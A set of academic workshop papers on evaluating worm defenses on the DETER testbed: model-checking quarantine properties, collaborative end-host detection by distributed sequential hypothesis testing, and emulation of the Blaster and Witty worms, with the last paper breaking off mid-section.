Another considerable benefit to applying model checking early in the design of malware defenses is the ability to utilize the counterexamples produced during proof contradiction to generate evaluation test cases. In the context of model checking worm defenses, a worm infection sequence that contradicts a quarantine property may reveal a worm propagation strategy, which if exposed to the defense within an operational setting could bypass the defense's efforts to contain the worm. We speculate that we can eventually develop a future modeling system that, given a specific worm defense strategy, can explore the full space of potential infection sequences to identify an optimal sequence that will circumvent or at least stress the protection claims of a defense algorithm under evaluation. In [5] we demonstrate this idea by employing model checking to generate infection sequences that violate a formally stated quarantine property of a modeled quarantine-based defense. While the implications of such a modeling system are quite concerning, as it may result in future tendencies to limit the open sharing of a deployed worm defense design to avoid maliciously intended adversary modeling, we believe that overall the ability to systematically search for test sequences to fully stress the protection claims of a defense algorithm can benefit the defense to a greater degree than the misuse of such techniques.

5 Conclusion

As the DETER/EMIST program progresses in its development of an evaluation framework to examine the protection properties of large-scale network defenses, one need that arises is that of developing methods to express just what the evaluatable protection properties are for a given defense algorithm. In this extended abstract, we observe that in the case of worm defense systems, algorithm evaluation is typically centered on measuring the impact that the defense has on the global network infection rate. While infection rate reduction is clearly a critical metric, we suggest that there are other dimensions to evaluating the characteristics of competing defense algorithms.

We illustrate one potential direction in enumerating key protection properties of interest in malware defense algorithms. To do this we attempt to define a general protection property of quarantine-based defense, and observe that we can increasingly strengthen the property to eliminate unwanted defense behavior. For example, we can extend a basic notion of quarantine to include the requirement to ensure an increase in the probability of avoiding both infection and quarantine. We can express the notion of persistent protection, though such properties would not be evaluatable using current simulation and emulation techniques. We also discuss a related study that employs model checking early in the design stage to both formally validate or refute desired protection properties, and could be useful for informing the generation of test case scenarios within the DETER evaluation framework.

References

[1] M. Abdelhafez and G. Riley. Evaluation of worm containment algorithms and their effect on legitimate traffic. In *Third IEEE International Workshop on Information Assurance (IWIA)*, March 2005.

[2] K. G. Anagnostakis, M. B. Greenwald, S. Ioannidis, A. D. Keromytis, and D. Li. A cooperative immunization system for an untrusting Internet. In *Proceedings of the 11th IEEE International Conference on Networks (ICON'03)*, October 2003.

[3] R. Bajcsy, T. Benzel, M. Bishop, B. Braden, C. Brodley, S. Fahmy, S. Floyd, W. Hardaker, A. Joseph, G. Kesidis, K. Levitt, B. Lindell, P. Liu, D. Miller, R. Mundy, C. Neuman, R. Ostrenga, V. Paxson, P. Porras, C. Rosenberg, J. D. Tygar, S. Sastry, D. Sterne, and S. F. Wu. Cyber defense technology networking and evaluation. *Communications of the ACM*, 47(3):58–61, 2004.

[4] L. Briesemeister and P. Porras. Microscopic simulation of a group defense strategy. In *Proceedings of Workshop on Principles of Advanced and Distributed Simulation (PADS)*, pages 254–261, June 2005.

[5] L. Briesemeister and P. A. Porras. Automatically deducing propagation sequences that circumvent a collaborative worm defense. In *Proceedings of the 25th International Performance Computing and Communications Conference (Workshop on Malware)*, pages 587–592, April 2006.

[6] L. Briesemeister, P. A. Porras, and A. Tiwari. Model checking of worm quarantine and counter-quarantine under a group defense. Technical Report SRI-CSL-05-03, SRI International, Computer Science Laboratory, October 2005.

[7] D. Brumley, L.-H. Liu, P. Poosankam, and D. Song. Design space and analysis of worm defense strategies. In *Proceedings of the 2006 ACM Symposium on Information, Computer, and Communication Security (ASIACCS 2006)*, March 2006.

[8] S. Cheetancheri, D. Ma, T. Heberlein, and K. Levitt. Towards an infrastructure for worm defense evaluation. In *Proceedings of the 25th International Performance Computing and Communications Conference (Workshop on Malware)*, pages 559–566, April 2006.

[9] D. Dash, B. Kveton, J. M. Agosta, E. Schooler, J. Chandrashekar, A. Bachrach, and A. Newman. When gossip is good: Distributed probabilistic inference for detection of slow network intrusions. In *Proceedings of the 21st National Conference on Artificial Intelligence*, July 2006. (To appear.).

[10] J. Kannan, L. Subramanian, I. Stoica, and R. H. Katz. Analyzing cooperative containment of fast scanning worms. In *Proceedings of USENIX Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI)*, pages 17–23, July 2005.

[11] M. Liljenstam, Y. Yuan, B. J. Premore, and D. M. Nicol. A mixed abstraction level simulation model of large-scale Internet worm infestations. In *10th International Workshop on Modeling, Analysis, and Simulation of Computer and Telecommunication Systems (MASCOTS)*, pages 109–116. IEEE Computer Society, 2002.

[12] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the Slammer worm. *IEEE Security and Privacy*, 1(4):33–39, July–August 2003.

[13] D. Nojiri, J. Rowe, and K. Levitt. Cooperative response strategies for large scale attack mitigation. In *DARPA Information Survivability Conference and Exposition*, pages 293–302, 2003.

[14] A. Pnueli. The temporal logic of programs. In *Proceedings of the 18th IEEE Symposium on Foundations of Computer Science*, pages 46–67, 1977.

[15] P. Porras, L. Briesemeister, K. Skinner, K. Levitt, J. Rowe, and Y.-C. A. Ting. A hybrid quarantine defense. In *Proceedings of the 2004 ACM Workshop on Rapid Malcode (WORM)*, pages 73–82, 2004.

[16] N. Weaver, I. Hamadeh, G. Kesidis, and V. Paxson. Preliminary results using scale-down to explore worm dynamics. In *Proceedings of the 2004 ACM Workshop on Rapid Malcode (WORM)*, pages 65–72, 2004.

[17] B. White, J. Lepreau, L. Stoller, R. Ricci, S. Guruprasad, M. Newbold, M. Hibler, C. Barb, and A. Joglekar. An integrated experimental environment for distributed systems and networks. In *Proceedings of the Fifth Symposium on Operating Systems Design and Implementation (OSDI)*, pages 255–270. USENIX Association, December 2002.

[18] Y.-K. Zhang, F.-W. Wang, Y.-Q. Zhang, and J.-F. Ma. Worm propagation modeling and analysis based on quarantine. In *Proceedings of the 3rd International Conference on Information Security (InfoSecu)*, pages 69–75, 2004.

[19] C. C. Zou, W. Gong, and D. Towsley. Code red worm propagation modeling and analysis. In *Proceedings of the 9th ACM Conference on Computer and Communications Security (CCS)*, pages 138–147, 2002.

Evaluation of a Collaborative End-Host Worm Defense System

Senthil Cheetancheri[1], John Mark Agosta[2], Denver Dash[2], Karl Levitt[1], Jeff Rowe[1], Eve Schooler[2]
[1]University of California, Davis
[2]Intel Research

***Abstract*— We present a method for detecting large scale worm attacks using only end-host detectors. These detectors propagate and aggregate alerts to cooperating partners to detect large-scale distributed attacks in progress. The properties of the host-based detectors may in fact be relatively poor but, when taken collectively result in a high-quality distributed worm detector. We implement a cooperative alert sharing protocol coupled with distributed sequential hypothesis testing to generate global distributed attack alarms. We evaluate the system's response in the presence of a variety of false alarm conditions and in the presence of an Internet worm attack. Our evaluation is conducted with agents on the DETER emulated testbed.**

I. Introduction

As a complement to centralized cyber-security defensive systems we have developed and evaluated cooperative defensive schemes. Centralized systems are designed primarily to protect enterprises by monitoring aggregate traffic at fixed locations in the network and responding by blocking or delaying observed malicious behavior. In some circumstances, however, such centralized systems may not be suitable; organizations may not have the resources to acquire and manage a large system, there may not be sufficient trust between sub-domains to accept a centralized protection policy, and large numbers of mobile nodes may exit and enter the network leaving them temporarily without protection. Previous work by us and others[1-4] have developed cyber-defenses based upon collaborative alert-sharing as a way to detect and react to large-scale distributed attack such as Internet worms. Evaluation of these schemes is usually done both analytically and through simulation. Assumptions regarding the false positive rates are idealized abstractions due to the lack of a realistic testing and evaluation framework.

II. Collaborative Distributed Detection of Large Scale Attacks

In this paper we describe and evaluate a scheme for distributed attack detection using cooperating end-hosts. In this system, all events are generated using software detection agents on individual end-hosts. Currently, we monitor inbound and outbound network traffic at the host and detect local anomalies in traffic features. Due to the limited view of these detectors, however, isolated end-hosts alone would serve only as low-quality (high false positive or low false negative) distributed attack detectors. Our goal is to cooperatively share information such that the aggregation of end-host alerts produces a high-quality (low false positive and low false negative) global attack detector. We accomplish this by implementing a distributed version of the sequential hypothesis test[5] used successfully in centralized detection schemes. With this method, all collaborating sites maintain a decision table constructed using the ratio of the likelihood that the features are a good indicator of the current worm attack to the likelihood for the features to occur at random. When the observed behavior exceeds a predetermined threshold, enough evidence has been accumulated to reach a correct decision with high probability. Each host implements a global intrusion detector that make decisions as follows: if, after including the local detector state, the calculated likelihood ratio is less than the false-alarm threshold, accept the hypothesis that there is no worm and halt the query. If the likelihood ratio is greater than the worm-attack threshold, accept the worm hypothesis and raise a global alarm, otherwise continue the random walk among end hosts. This defines upper and lower blocks in the decision table as a region likely to have been produced by an attack and a region likely to come from normal behavior. By independently sampling weak local end-host detectors one can achieve a strong global detector if enough sites are traversed.

In the scheme described above, the method for obtaining random samples from cooperating end-hosts is left unspecified. In the case of Internet worm attack, our initial tests were performed using an epidemic spread protocol. Cooperating hosts contain a random subset of the addresses of all nodes in the collection. Nodes with new alerts from their local detectors choose *m* other end-hosts at random and send the message "{1,1}", which means "one site has reported one alert". Hosts receiving this message add their local information (e.g. it would generate a "{2,1}" if it hadn't seen the activity, and a "{2,2}" if it had) and attempt to arrive at a decision based upon the table of likelihood ratios. If no

decision is reached, *m* new sites are selected at random and the message propagates. In this manner multiple chains of evidence are spread randomly across cooperating end-hosts. If "normal behavior" decisions are reached in any chain, that chain halts. If a "likely worm attack" decision is reached at any point a global warning is broadcast to all nodes. Previous studies have led us to conclude that messaging overheads for protocols with *m*>1 provide little benefit in early detection and result in needless communications in the presence of local false positives. During times of widespread attacks multiple query chains are initiated by local detectors, forming an ever increasing number of independent queries.

III. Experimental Evaluation on DETER

A. Testing Framework

One major difficulty in testing any large scale defensive systems is that a large number of test machines have to be configured and managed efficiently. To accomplish these tasks, we have developed a preliminary worm testing framework[6] that wraps existing network testbeds like Emulab[7] and DETER[8]. This testing framework allows experimenters rapidly deploy and easily repeat large scale worm experiments using several hundreds to thousands of machines. These experiments can be used to analyze the efficiency of novel defenses against different kinds of worms. This framework is encapsulated in an API. This framework receives a description of our network topology format along with the detection engine and compiles them in a ``NS-2" format required by the testbed. Though it provides its own library of worms and a server that is vulnerable to those worms, we override these two components with wormsim and its companion XML worm-specification library. In the testbed environment, the Event Control System(ECS) is the central piece that runs the experiments and collects logs. Our framework wraps the ECS system. It does this in the following order. The detection engine and wormsim are started on all nodes. A random process chooses which nodes are vulnerable based on the vulnerability density specified along with the user network topology. The experiment is begun by launching a seed worm to one of the nodes that is set as vulnerable. The experiment's progress is monitored by observing the logs recorded by the detection engine. Once an experiment is completed, the ECS collects logs from the various experiment nodes to a database and starts off a new of experiment with new parameters. An overall architecture for our worm testing framework is shown in Figure 1.




Figure 1: A worm defense evaluation framework architecture.

B. Experimental Setup

The goals of our experiments are to evaluate our algorithms' effectiveness in identifying worm outbreaks, to determine its robustness against false alerts and to measure the network overhead of the cooperative protocol itself. The major components of our current experiment setup are:

- A Worm simulator engine.
- A global detection algorithm and protocol implementing the distributed sequential hypothesis test.
- A local intrusion detection system to generate low level sensor inputs.
- The evaluation infrastructure including the network test-bed itself and instrumentation toolkits.

We describe these components briefly.

Wormsim: To test distributed defenses in the presence of realistic worm attacks without installing vulnerable software, we developed the *Wormsim* worm emulation framework[9]. The goal of this framework is to generate network traffic patterns that mimic, as closely as possible, the patterns generated if malicious code had actually existed on the end hosts. Rather than executing malicious binary instructions that govern worm propagation, *Wormsim* agents interpret XML specifications written to emulate the same behavior. Agents accept and parse messages in an XML format and then, based upon the specification, connect to other "victim" hosts, sending them the same XML worm instructions. The targets are identified based upon the parameters in the XML worm specifications.

Global Detection Algorithm: The sequential hypothesis test (SHT) detection algorithm and cooperative protocol was implemented as a 'C' program. Currently, each detection agent adds one to the number of nodes queried and one to the number of positives if it has seen a similar alert locally. At this time, we assume there is only one alert that can be raised and hence no information about the kind of attack is passed along. However, we envision using an anomaly vector in future to describe the event so that stronger correlations can be made.

A Local IDS: In tune with our philosophy of achieving high-confidence correlations from weak detectors, we implemented a very weak IDS. This IDS would raise an alarm to trigger SHT, whenever there is a connection attempt to an un-serviced port. The reasoning is that, a legitimate connection attempt usually never goes to a host that doesn't service it. On the contrary, automated attacks such as worms try to connect to hosts indiscriminately. This IDS misses all attacks against serviced ports. That is, those nodes that service a certain port have no protection and don't trigger the SHT.

Since *Wormsim* knows the vulnerability status of the host at a certain port, it can easily use the event of receiving XML specs on a non-vulnerable node to trigger the detection algorithm. Hence this IDS was implemented as a modification to *Wormsim* itself.

Evaluation Infrastructure: The experimental test network was configured with 100 PCs, a mixture of Pentium IVs and 64-bit Xeons randomly assigned by the testbed, running FreeBSD 4.10. All nodes were assigned to a single LAN, though we emphasize that we could have used several thousands of machines and each one of them can be as far away from each other on the Internet and that only connectivity amongst the nodes is all that matters. A 1Mb lan was used so that test machines on different switches could be assigned to our experiment. This speeds up node assignment on the testbed to our experiment without significant changes in experimental results since our cooperative protocol wasn't expected to consume much of the total bandwidth. to 98%, the maximum acceptable global false alarm rate was set to 2%. The local IDS miss rate was set at 1%. Their false alarm rates were set as described in the next section. In the cooperative alert protocol, each host could contact a number of other participants in order to share alerts. For this work, however, we set the number of selected participants to be 1 as mentioned above. This results in multiple parallel global alert chains propagating simultaneously.

IV. Experimental Results and Conclusions

To evaluate our system we focused upon three primary properties: the ability of the algorithm to detect worms, the likelihood of generating a global worm alert for a given level of local false alarms, and the messaging overhead of the system under various false alarm conditions.

A. False Alarm Experiments

Since, the local host IDS operates on a very naive principle, we expect to initiate cooperative chains conducting the SHT quite frequently and on false pretexts. Each and every local false alarm, or even a malicious port scan, will initiate a query sequence. We take this into account by assigning to each local IDS a certain false alarm rate. That is to say, for each IDS, a certain *n* alarms out of every 100 will be spurious. To test the effects of the quality of the local detector on the global decision, we set the local host IDS quality at 5 different levels, where $n = (1, 3, 5, 10, 20)$. This property of the IDS forms an input to calculating the likelihood ratios that go into the decision table held by each participant. We perform experiments with one of these IDS quality settings at a time.

It would be impractical to use the false alarm rates configured as a parameter of the local detectors to generate sensor event rates in the test-bed experiment. Most of the time spent during experiment swap-in would be consumed in simply waiting for a rare event. Alternatively, we selectively generate the rare events themselves and record the results on the global worm detection algorithm. The goal here is to generate simultaneous false-alarm conditions so that a SHT sequence (we call this a chain henceforth) has multiple members that have seen a local false alarm. We use the Event Control System (ECS) of the DETER test-bed to trigger false alarms in a number *m* of participants simultaneously. We choose $m = (3, 5, 10, 20)$ in the experiments described below. Thus we have a family of 20 experimental configurations (*m* simultaneous false alarm conditions times *n* local IDS quality levels) to conduct to determine the behavior of our distributed collaborative SHT algorithm. We repeat each experiment 20 times to reduce the effects of random fluctuations. These experiments were conducted with the detection system running on all 100 nodes.

The first question we attempt to answer is; for a given number of simultaneous false alarms what is the chance that the distributed system will generate a false global worm alert? Figure 2 shows the fraction of times out of 20 repetitions of




Figure 2: Performance of the distributed SHT global worm detector under a variety of false alarm conditions.

the false alarm experiments that the distributed SHT claimed that there was indeed a worm. Naturally the likelihood of false worm claims goes up as the number of simultaneous false alarms increases. However, as the quality of the end-node IDS goes down, the quality of the global detector goes up. For example, for a very poor quality local host IDS (with a 20% *fp*) the distributed SHT algorithm makes the global detector highly suspicious of alerts received resulting in fewer wrong decisions. For the higher quality local host IDS, 5 simultaneous false alarms will produce a global worm alert using our distributed SHT 15% of the time. While this may not seem particularly small, the chance of getting 5 simultaneous false alarms to begin with will be quite small for these types of detectors.

The second question we wish to address is, how much network resources will be consumed by running this cooperative alert protocol under normal operating conditions? The concern here is that if the local host IDS quality is too low, during normal operations, the distributed SHT would require an excessive number of queries in each chain before a decision were obtained one way or the other. In essence, the

path taken in the decision table would remain in the middle, undecided portion rather than reaching an incorrect worm decision or a correct false alarm decision. Were this to happen continuously it might adversely affect network operations or allow a sophisticated attacker to trigger minor false alarms to deliberately induce periods of high bandwidth message passing. Figure 3 shows the number of messages required to arrive at either a global false alarm decision or a global worm




Figure 3: Total number of messages required before distributed SHT reaches a decision.

detection for the five levels of simultaneous false alarms and for five values of local end-host detector quality. The number of required messages increases in proportion to the number of simultaneous false alarms since each false alarm initiates a new query chain. The number of messages depends little, however, on the overall quality of the local end-host IDS. During periods of false alarms, since the local alerts are independently distributed across end-host (next hop neighbors are selected at random), decisions are reached regarding false alarms after querying only four end-hosts on average. There seems to be little danger here in a runaway distributed SHT algorithm causing harm to normal network operations, even when the local end-host detectors are relatively poor.

B. Performance in Detecting Worm Attacks

The second set of experiments was performed to test the system's response in the presence of self-propagating worm attack. We do not study the effects of false alarms in presence of worm traffic as it would only help to make a "worm'" decision sooner. For our worm experiments we set the vulnerability density to be 25%; a random process chooses which specific nodes in the test-bed are vulnerable. We configured the worm to send out a random subnet scan every 1 second. Since the entire vulnerable population is on one subnet, this worm is effectively a random scanning worm. Although we don't trigger any false alarms during our worm experiments, we still repeat these experiments for various qualities of the local end-host IDS's because the distributed SHT decisions are made based on these parameters.

We want to determine the effect of various local end-host IDS rates on decision time and infection rates. Thus, we have *n* experiments to run against this worm; one for each false positive parameter. We again repeat this experiment 20 times to reduce the effects of random fluctuations.

The results from a typical worm attack experiment are shown in Figure 4 The percentage of vulnerable machines infected is shown plotted as a function of time and exhibits the characteristic s-curve infection profile. In this example, the decision table is constructed using a 10% false alarm rate. At




Figure 4: Typical results from one worm experiment showing the percentage of infected nodes vs. time since worm launch. The point at which the distributed SHT generated a global worm alarm is also indicated.

this rate, a worm decision is reached at 14 seconds after the launch of the attack with 32% of the vulnerable nodes already infected. Since the local end-host IDS in this case is rather poor, a decision isn't reached until relatively late in the infection profile.

Detection times and percentages of infected hosts from all experiments were collected and are shown plotted together in Figure 5 We notice that the number of members infected before detection increases with decreasing quality of end-node detectors. While poorer quality local end-host detectors don't




Figure 5: Results from all worm experiments showing the percentage of infected nodes at detection time as a function of local end-host IDS quality.

necessarily lead to larger problems with respect to false alarms, they have a significant impact on the global distributed SHT detector's ability to quickly detect worms before unacceptable numbers of vulnerable nodes have been compromised. Since the global distributed SHT must be more tolerant to low false alarm alert levels it also cannot trigger on low levels of real worm alerts.

REFERENCES

[1] Nojiri, D., J. Rowe, and K. Levitt. Cooperative response strategies for large scale attack mitigation. in Proceedings DARPA Information Survivability Conference and Exposition. IEEE Comput. Soc. Part vol.1, 2003, pp.293-302 vol.1. Washington DC, USA.

[2] Anagnostakis, K., et al. A cooperative immunization system for an untrusting internet. in 11th IEEE Internation Conference on Networking (ICON). 2002. Sydney.

[3] Briesemeister, L., P. Lincoln, and P. Porras. Epidemic profiles and defense of scale-free networks. in ACM CCS Workshop on Rapid Malcode (WORM'03). 2003.

[4] Briesemeister, L. and P. Porras. Microscopic simulation of a group defense strategy. in Proceedings. Workshop on Principles of Advanced and Distributed Simulation (PADS 2005). IEEE Comput. Soc. 2005, pp. 254-61. Los Alamitos, CA, USA. 2005.

[5] Jung, J., et al. Fast portscan detection using sequential hypothesis testing. in Proceedings. 2004 IEEE Symposium on Security and Privacy. IEEE Comput. Soc. 2004, pp. 211-25. Los Alamitos, CA, USA.

[6] Cheetancheri, S., et al. Towards a Framework for Worm Defense Evaluation. in 1st Malware Workshop, IPCCC. 2006. Phoenix, AZ.

[7] White, B., et al. An integrated experimental environment for distributed systems and networks. in Proceedings of the Fifth Symposium on Operating Systems Design and Implementation (OSDI'02). USENIX Assoc. 2002, pp.255-70. Berkeley, CA, USA.

[8] Benzel, T., et al., Cyber Defense Technology Networking and Evaluation. Communications of the ACM, 2004. **47**(3): p. 58-61.

[9] McAlerney, J., An Internet Worm Propagation Data Model, Master's Thesis, UC Davis, Dept of Computer Science, 2004

Scanning worm emulation on the DETER testbed *

L. Li, G. Kesidis, and P. Liu
Pennsylvania State University, University Park, PA 16802
lli,pliu@ist.psu.edu, kesidis@engr.psu.edu

Abstract

We extend the KMSim worm model to cover the self-destructing or removal/death behavior of worms. We also report our experience of running worm emulation experiments on a clustered network testbed (DETER). The insights we gained and the lessons we learned in doing worm experiments will be valuable to a variety of enterprise network worm-recreation and defense-evaluation research.

1. Introduction

Numerous mathematical models have been proposed to study the worm propagation on the Internet or hypothetical networks, many based on epidemics models of biology [5]. Simulation and emulation are also used extensively in studying the propagation and other behavior of worms. The fidelity of emulation is highest compared with numerical analysis and simulation. To balance the fidelity and scalability, various hybrid approaches have been proposed, including the combination of emulation and simulation, simulation with scaling-down, etc. All these efforts have an urgent need on worm experiment methodologies for evaluation and validation.

The research reported in this article is motivated by two research urgencies: worm modeling and emulation methodology. We first extend the KMSim model [4] to account for the self-destructing behavior of worms, a special characteristic manifested in the Witty and Blaster worms. We also report our experience in emulating TCP and UDP worms using a virtual node framework together with UDP packet/message exchange on the testbeds. The Blaster worm emulation results and the visualization tools are presented.

*This work is supported by both the NSF and DHS of the United States under NSF grant number 0335241.

2. Worm Modeling

In [4], we presented the first version of KMSim model, which is a variation of Kermack-McKendrick mathematical model [2] that could account for the access-link saturation caused by worm's scanning traffic. The first model only covers the susceptible-infected half cycle of the general SIR (susceptible-infected-removal) worm model. The dynamics given at the end of Section 3 of [4] can be generalized to account for "removals/deaths" by modifying:

$$dy_{j,i}/dt \quad -= \quad \delta_i y_{j,i} \tag{1}$$

$$dy_{j,i-1}/dt \quad += \quad \delta_i y_{j,i} \tag{2}$$

where $y_{j,i}$ is the number of group-j enterprises at infection-level i, and the removal/death rate is $\delta > 0$ and $\delta_i \equiv i\delta$.

We added a removal module into the KMSim simulation program according to the modified mathematical model. Using this updated KMSim simulation program we run a simulation of the Witty worm. We study the Witty worm for its marked self-destructive behavior and well-documented propagation trace so we can compare our simulation results with them.

We took from the CAIDA Witty trace [1] and set the maximum number of the susceptible hosts to be 12,000. To make the simulation simple, we set the number of enterprise groups j to be 1 and the maximum number of infection level $C(1)$ is set to be 4. Based on [1], we decided to set the enterprise network scan speed to be linearly distributed between 1800pps and 2400pps, which correspond respectively to the case of one single infective and that of full infection. For removal/death rate, we tried a number of different rate values and chose one whose simulation result fit best with the trace data.

The simulation results were drawn together with the actual infection data reported by CAIDA. Simulation results are showed in the Figure 1. We did two adjustments to make the simulation better fit the actual Witty trace. The first was to incorporate the decreasing




Figure 1. Witty Simulation Result: Whole View

effective scan phenomenon and increase the scan speed relatively. The second was to use a dynamic worm death rate parameter.

Using the same method, we ran the simulation of Blaster. For the sake of space, the Blaster simulation results are omitted here.

3. Testbed Emulation Set-up And Virtual Node Design

A network testbed provides a simulation and emulation platform with the highest level of flexibility and fidelity in term of hardware and network configurations, code compatibility, and network metrics. In [3], we reported our virtual node approach to leverage limited testbed resources to emulate worm propagation in a large enterprise network. The general method and steps of running a testbed emulation experiment is briefly reviewed here.

3.1. Setup an Experiment Using the ESVT Tool

The ESVT GUI tool provides an integrated environment to conduct an interactive worm or other network experiment on a testbed. It is a component based topology editor, NS2/TCL script generator, worm experiment designer, and a visualization tool of experimental results.

3.2. Our Virtual Node Design

Employing a one-to-one emulation approach entails substantial resources that a normal testbed cannot support. In [3], we compared our virtual node design with other kinds of virtualization methods such as VMWare and Emulab VM and concluded that the performance of the virtual node design in realistic LAN simulation is comparable with the all-real-node scenario, while consuming much fewer resources than other virtualization approaches. Our virtual node emulation approach includes using a virtual node application to simulate a peripheral LAN, address mapping between virtual address and testbed address, traffic shaping for the virtual LAN and background traffic generation, and the design of the Internet Scan Injector based on our KMSim simulation results.

4. Blaster Emulation

In this section, we present our testbed experiment which used UDP to emulate the TCP based Blaster worm and the results.

4.1. Using UDP to Emulate the Blaster Worm

We are interested in how the worm spreads itself in a typical enterprise network by means of target selection, stealth or rapid scanning, i.e., an emphasis on the propagation. For such purposes, the emulation of Blaster using UDP packet exchange is appropriate and sufficient to get the data we want. Using UDP also makes the design of the virtual node program easier because we can inherit the existing design and make fewer changes.

But to maintain or replay the salient features of the Blaster worm, involving scanning sequentially from an initial IP, we had to craft both the source (scanning) IPs and the destination IPs carefully. The number of scanners and the scan rate of each scanner per time cycle were adjusted based on the input of KMSim simulation results. If the target IP address of any active scanner went outside the address space of the enterprise network, that scanner was removed from the scanner table and a new one would be generated with the source IP chosen randomly from the IPv4 space and an initial target IP chosen randomly from the /16 address space.

Our 1000-node experimental topology included six internal routers, one central switch, and one border switch. The actual testbed resource utilization and topology view can be seen in Figure 2.

We configured the emulation to run for 600 seconds, and chose the data window between the 89400th second and the 90000th second from the simulation result as the scanning data feed for the Internet scan injection program.




Figure 2. Experiment Topology Viewed in DETER




Figure 3. Blaster's propagation in the enterprise network

4.2. Discussion on the Infection and Traffic

We had run the same 10-minute experiment for a number of times and the extent of worm propagation varied. The rate of scanning from the Internet interface node s was about 6 scans per second per source IP, and the average number of simultaneously scanning IP n is 3. The total scan attempts in the 600 second experiment from the Internet was $6 * 3 * 600 = 10800$. So it is not surprising if the experiment resulted in no infection in the /16 network. But once one susceptible host was infected, its neighbors would likely be infected as well and itself would begin sending scanning traffic rapidly. That was the case for the experiment from which the data in Figure 3 came.

From Figure 3, we see that the first infection happened at about the 11th second, and at the 300th second, about 83% percent of total susceptible hosts were all infected. The majority of them were infected between the 120th second and the 180th second.

4.3. Placement of Dark Address Scan Detector

